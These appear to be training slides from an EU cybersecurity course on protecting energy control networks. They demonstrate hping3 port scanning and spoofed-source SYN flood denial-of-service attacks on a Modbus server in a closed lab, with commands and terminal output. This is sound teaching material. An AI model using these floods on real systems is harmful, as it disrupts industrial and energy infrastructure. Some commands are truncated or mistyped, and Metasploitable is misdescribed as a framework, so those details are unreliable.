



EDUCATION AND TRAINING

CyberSecPro Training

We are creating cutting-edge education and training to advance competencies and professionalism in EU cybersecurity.

OUR VISION

Next level cybersecurity education and training



Network Protection for Energy Control Systems

CSP004_C_E

PRESENTATION BY:
DR. STEFAN SCHAUER
DR. ABDELKADER SHAABAN
AIT AUSTRIAN INSTITUTE OF TECHNOLOGY



Network Protection for Energy Control Systems

These slides outline the essential offensive tools that will be used in this course.

These tools are intended for use within this course to demonstrate how different tools can be employed for various cyberattack activities and address existing security weaknesses to avoid or mitigate related cyber risks. Therefore, all these practical activities are solely intended for educational purposes ONLY and not for any other malicious or unauthorized activities.

GNS3 Simulator

GNS3 Simulator

Field Devices


- Raspberry Pi running lightweight Linux version (Client and Server) for transmitting data over ModBus communication protocols using the pyModbusTCP.

Management Sector

- Network administration device for monitoring network traffic using Kali Linux.
- Wazuh Server: Details to be addressed later.

Malicious Activities

- Kali Linux will be used to simulate various malicious activities targeting devices within this closed network.



Offensive Tools

hping3


DoS: Denial of Service Attack

Sending too much packets to the target machine



Hping3: hping3 is a network tool able to send custom ICMP/UDP/TCP packets and to display target replies like ping does with ICMP replies. It handles fragmentation and arbitrary packet body and size, and can be used to transfer files under supported protocols. Using hping3, you can test firewall rules, perform (spoofed) port scanning, test network performance using different protocols, do path MTU discovery, perform traceroute-like actions under different protocols, fingerprint remote operating systems, audit TCP/IP stacks, etc. hping3 is scriptable using the Tcl language.


Hping3: Normal (no attack)



Hping3: Scan Ports

Scan all available ports on the victim machines

```
hping3 --scan 1-65535 192.168.122.109 -S -rand-sourc
```



```
root@kali:~# hping3 --scan 1-65535 192.168.122.109 -S --rand-sourc
Scanning 192.168.122.109 (192.168.122.109), port 1-65535
65535 ports to scan, use -V to see all the replies
+-----+-----+-----+-----+-----+
|port| serv name | flags | ttl| id  | win | len |
+-----+-----+-----+-----+-----+
502      : .S..A... 64    0 64240 46
```


1-65535 all ports from – to
192.168.122.109 target address
-S services
-rand-source to hide your
identity

Now we have port 502 (server ModbusTCP example) as the only one available on the target machine

Hping3: with attack

The port number can be collected from Wireshark. As shown before


```
hping3 --flood --syn --destport 502 <target_IP>
```



From help check other formats for the tool to apply DoS against the server

Hping3: Perform Attack

`hping3 -S -a sourceIP -p portNumber -flood targetIP`


A terminal window titled "/bin/bash" with a red title bar. The terminal shows the execution of the hping3 command in flood mode. The output indicates that the command was successful and that no replies will be shown.

```
/bin/bash
root@kali:~# sudo hping3 -S -a 192.168.122.27 -p 520 --flood 192.168.122.103
HPING 192.168.122.103 (eth0 192.168.122.103): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Hping3: Perform Attack

Attack the victim without specifying the port

```
hping3 -S -a sourceIP -flood targetIP
```



```
pi@raspberrypi: ~/Desktop
File Edit Tabs Help
pi@raspberrypi:~/Desktop $ ping 192.168.122.109
PING 192.168.122.109 (192.168.122.109) 56(84) bytes of data.
64 bytes from 192.168.122.109: icmp_seq=1 ttl=64 time=1.75 ms
64 bytes from 192.168.122.109: icmp_seq=2 ttl=64 time=2.02 ms
64 bytes from 192.168.122.109: icmp_seq=3 ttl=64 time=2.13 ms
64 bytes from 192.168.122.109: icmp_seq=4 ttl=64 time=1.92 ms
64 bytes from 192.168.122.109: icmp_seq=5 ttl=64 time=1.59 ms
64 bytes from 192.168.122.109: icmp_seq=6 ttl=64 time=1.82 ms
64 bytes from 192.168.122.109: icmp_seq=7 ttl=64 time=1.42 ms
64 bytes from 192.168.122.109: icmp_seq=8 ttl=64 time=1.80 ms
64 bytes from 192.168.122.109: icmp_seq=9 ttl=64 time=1.44 ms
64 bytes from 192.168.122.109: icmp_seq=10 ttl=64 time=1.52 ms
64 bytes from 192.168.122.109: icmp_seq=11 ttl=64 time=1.30 ms
64 bytes from 192.168.122.109: icmp_seq=12 ttl=64 time=1.43 ms
64 bytes from 192.168.122.109: icmp_seq=13 ttl=64 time=1.47 ms
```

Before Attack

Hping3: Perform Attack

Attack the victim without specifying the port

`hping3 -S -a sc`

```

pi@raspberrypi: ~/Desktop
File Edit Tabs Help
64 bytes from 192.168.122.109: icmp_seq=79 ttl=64 time=2.47 ms
64 bytes from 192.168.122.109: icmp_seq=80 ttl=64 time=500 ms
64 bytes from 192.168.122.109: icmp_seq=84 ttl=64 time=1001 ms
64 bytes from 192.168.122.109: icmp_seq=88 ttl=64 time=1091 ms
64 bytes from 192.168.122.109: icmp_seq=89 ttl=64 time=1030 ms
64 bytes from 192.168.122.109: icmp_seq=91 ttl=64 time=807 ms
64 bytes from 192.168.122.109: icmp_seq=93 ttl=64 time=819 ms
64 bytes from 192.168.122.109: icmp_seq=94 ttl=64 time=916 ms
64 bytes from 192.168.122.109: icmp_seq=95 ttl=64 time=823 ms
64 bytes from 192.168.122.109: icmp_seq=96 ttl=64 time=613 ms
64 bytes from 192.168.122.109: icmp_seq=97 ttl=64 time=755 ms
64 bytes from 192.168.122.109: icmp_seq=98 ttl=64 time=949 ms
64 bytes from 192.168.122.109: icmp_seq=99 ttl=64 time=973 ms
64 bytes from 192.168.122.109: icmp_seq=100 ttl=64 time=921 ms
64 bytes from 192.168.122.109: icmp_seq=101 ttl=64 time=954 ms
64 bytes from 192.168.122.109: icmp_seq=102 ttl=64 time=985 ms
64 bytes from 192.168.122.109: icmp_seq=103 ttl=64 time=913 ms
64 bytes from 192.168.122.109: icmp_seq=105 ttl=64 time=805 ms
64 bytes from 192.168.122.109: icmp_seq=107 ttl=64 time=874 ms
64 bytes from 192.168.122.109: icmp_seq=109 ttl=64 time=1040 ms
64 bytes from 192.168.122.109: icmp_seq=111 ttl=64 time=898 ms
64 bytes from 192.168.122.109: icmp_seq=113 ttl=64 time=976 ms
64 bytes from 192.168.122.109: icmp_seq=115 ttl=64 time=887 ms

```

Before

```

/bin/bash
root@kali:~# sudo hping3 -S -a 192.168.122.27 --flood 192.168.122.103
HPING 192.168.122.103 (eth0 192.168.122.103): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.122.103 hping statistic ---
603646 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~# sudo hping3 -S -a 192.168.122.27 --flood 192.168.122.103
HPING 192.168.122.103 (eth0 192.168.122.103): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.122.103 hping statistic ---
637969 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~# sudo hping3 -S -a 192.168.122.27 --flood 192.168.122.109
HPING 192.168.122.109 (eth0 192.168.122.109): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.122.109 hping statistic ---
637969 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~# sudo hping3 -S -a 192.168.122.27 --flood 192.168.122.109
HPING 192.168.122.109 (eth0 192.168.122.109): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.122.109 hping statistic ---
637969 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

```

Offensive Tools


Metasploitable VM

What is Metasploitable?

The world's most widely used penetration testing framework.

You can download it from the following link.

[Metasploitable 2 | Metasploit Documentation \(rapid7.com\)](https://www.metasploit.com)




